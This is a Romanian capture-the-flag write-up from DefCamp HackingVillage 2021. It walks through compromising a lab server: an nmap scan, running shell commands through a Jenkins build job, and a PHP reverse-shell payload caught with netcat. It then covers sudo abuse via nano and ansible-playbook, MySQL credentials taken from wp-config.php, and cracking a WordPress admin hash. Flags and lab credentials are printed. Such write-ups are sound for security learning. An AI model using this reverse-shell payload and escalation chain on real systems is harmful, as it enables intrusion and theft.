DefCamp HackingVillage 2021

Author: <0x435446> - <mihai.cujba@yahoo.com>

Summary

<Foothold> (<>): <kother>

Proof of Flag

-Doar povestesc cum am dat nmap-

Summary

Nmap + descoperirea platformei Jenkins

Proof of Solving

Am început prin scanarea porturilor folosind utilitarul nmap.

Comanda utilizată: nmap -v -A -T4 159.65.204.178 -p-

Din cauza delay-ului de pe server și a faptului că scriu writeup-ul cu cateva ore înainte să fie gata competiția, nu în momentul în care am rezolvat challenge-ul, nu voi pune output-ul de la nmap, pentru a salva niște timp, încă mai am de scris cateva Writeups și cel de la Malware e imens :D.

Porturile care mi-au atras atenția au fost 2222 – ssh, 3306 -mysql și 8081 -http.

Am intrat pe cel de http și am văzut că rulează un server de Jenkins. Am stat ceva să mă uit la structura paginilor web, mi-am făcut un cont la fel de ingenios la nume precum cel din writeup-ul de Pentest (a 😊)) și am căutat prin menu ceva exploatabil.

Am văzut că există un “Build History”, așa că am căutat mai departe să văd daca nu cumva pot să scriu și eu ceva cod care să fie rulat de către server.

Am dat pe New Item, am făcut un proiect nou cu același nume pe care îl am și ca utilizator (Prima dată cred că se numea ălabun și am avut dreptate, a mers 😊)) și am încercat să scriu niște cod php în el.

La secțiunea de configurare a proiectului, la Build se poate găsi un buton ce ne indică faptul că putem scrie comenzi de shell, iar asta împreună cu butonul Build = https://redesteptarea.ro/wp-content/uploads/2020/04/dezastru-2.jpg (dezastru).

Am pus un ls -la, iar acesta este output-ul:

Console Output

```
Started by user a
Building in workspace /home/api/.jenkins/workspace/a
[a] $ /bin/sh -xe /tmp/jenkins5131850427594571752.sh
+ ls -la
total 8
drwxrwxr-x 2 api api 4096 Nov 25 21:41 .
drwxrwxr-x 1 api api 4096 Nov 25 21:41 ..
Finished: SUCCESS
```

De aici am încercat iarăși să iau un reverse shell.

```
Payload: php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3
2>&3");'
```

```
Rules updated (v6)
mehigh@mehigh-Standard-PC-i440FX-PIIX-1996:~$ nc -nvlp 44444
Listening on 0.0.0.0 44444
^C
mehigh@mehigh-Standard-PC-i440FX-PIIX-1996:~$ ^C
mehigh@mehigh-Standard-PC-i440FX-PIIX-1996:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
^C
mehigh@mehigh-Standard-PC-i440FX-PIIX-1996:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 159.65.204.178 56340
/bin/sh: 0: can't access tty; job control turned off
$
```

Și nu știam de ce nu merge la prima commandă…

<API> (<480>): <kother>

Proof of Flag

CTF{38a88997b164b6059cd01dbbc96e9dacf6dafce426b6e6328daea14a0e81f4e9}

Summary

Am povestit mai sus cum am ajuns aici

Proof of Solving

Pentru API trebuia doar să luam flag-ul din /home/api/user.txt

<ADMIN> (<480>): <kother>

Proof of Flag

CTF{05db487586aff0af4fe4e36e7f4a13e70af65004c426fb4d014685944bf858c8}

Summary

O mare bătaie de cap cu nano (sudo -l), probabil era făcut intenționat să nu putem lua shell interactiv.

Proof of Solving

Am dat prima dată comanda sudo -l pentru a vedea ce comenzi putem rula ca alt utilizator, iar acesta a fost output-ul:

```
sudo -l
Matching Defaults entries for api on e746a116c238:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User api may run the following commands on e746a116c238:
    (root) NOPASSWD: /bin/nano /tmp/notes
```

Am încercat să folosesc nano și să iau shell după cum spune și pe GTFOBins, dar din cază că shell-ul nu era interactiv, nu mergea chiar așa ușor. (poate mergea, dar nu am găsit eu cum).

De aici, dupa ce am pierdut cam 30 de minute cu asta, am început să caut prin configfiles și am dat de un user și o parolă de mysql în /srv/www/wordpress/wp-config.php.

Username: kother

Pasword: lkasfklasjklfjkl1248712894jlaLJALFASF3213

Cred că puteați să lăsați și fără cifre, era ea puțin mai slăbuțe, tot nu o nimerea nimeni 😊).

După cum știm, avem acces din exterior la baza de date, așa că am intrat cu mysql remote pentru a vedea tabela de utilizatori.

Comanda: mysql -u kother -p -h IP


Comenzi în MYSQL:

Show Databases -> kother

Show Tables -> wp_users

Select * from wp_users -> PBhrvy8P4Dcd2G/LBAn.07CV/jgyisg1 (erau mai multe, dar acesta este hash-ul de la parola admin-ului).

Am spart hashul cu johntheripper (care din păcate, până la momentul în care scriu eu acest write-ul, nu m-a ajutat să sparg și ultimul hash de la challenge-ul din Hacking Village-ul de Crypto 😊)).



Iar de aici am scos și parola de la admin. Am intrat cu ssh pe portul 2222 (pe 22 nu puteam) cu user-ul admin și parola admin1234 și am scos flag-ul.

<ROOT> (<480>): <kother>

Proof of Flag

CTF{49d2a88b6daa18864ec2f7d6506c837dfd4983c912e2727d123b00c6b3415736}

Summary


sudo -l ftw

Proof of Solving

Am dat iarăși sudo -l în speranța că și acest user are acces la nano ca sudo, dar am avut o altă surpriză, adică acest output: (root) NOPASSWD: /usr/bin/ansible-playbook ./playbooks/simpleblog/.../blog

Am f[cut]n /tmp/…/PATH (path-ul de acolo) un fișier blog, în care am trecut un cod ansible ce îmi dădea posibilitatea sp rulez comenzi.

Voi pune un screenshot cu tot ce am făcut, pentru a fi mai fluent:



De aici a rămas doar să iau flag-ul din /root/root.txt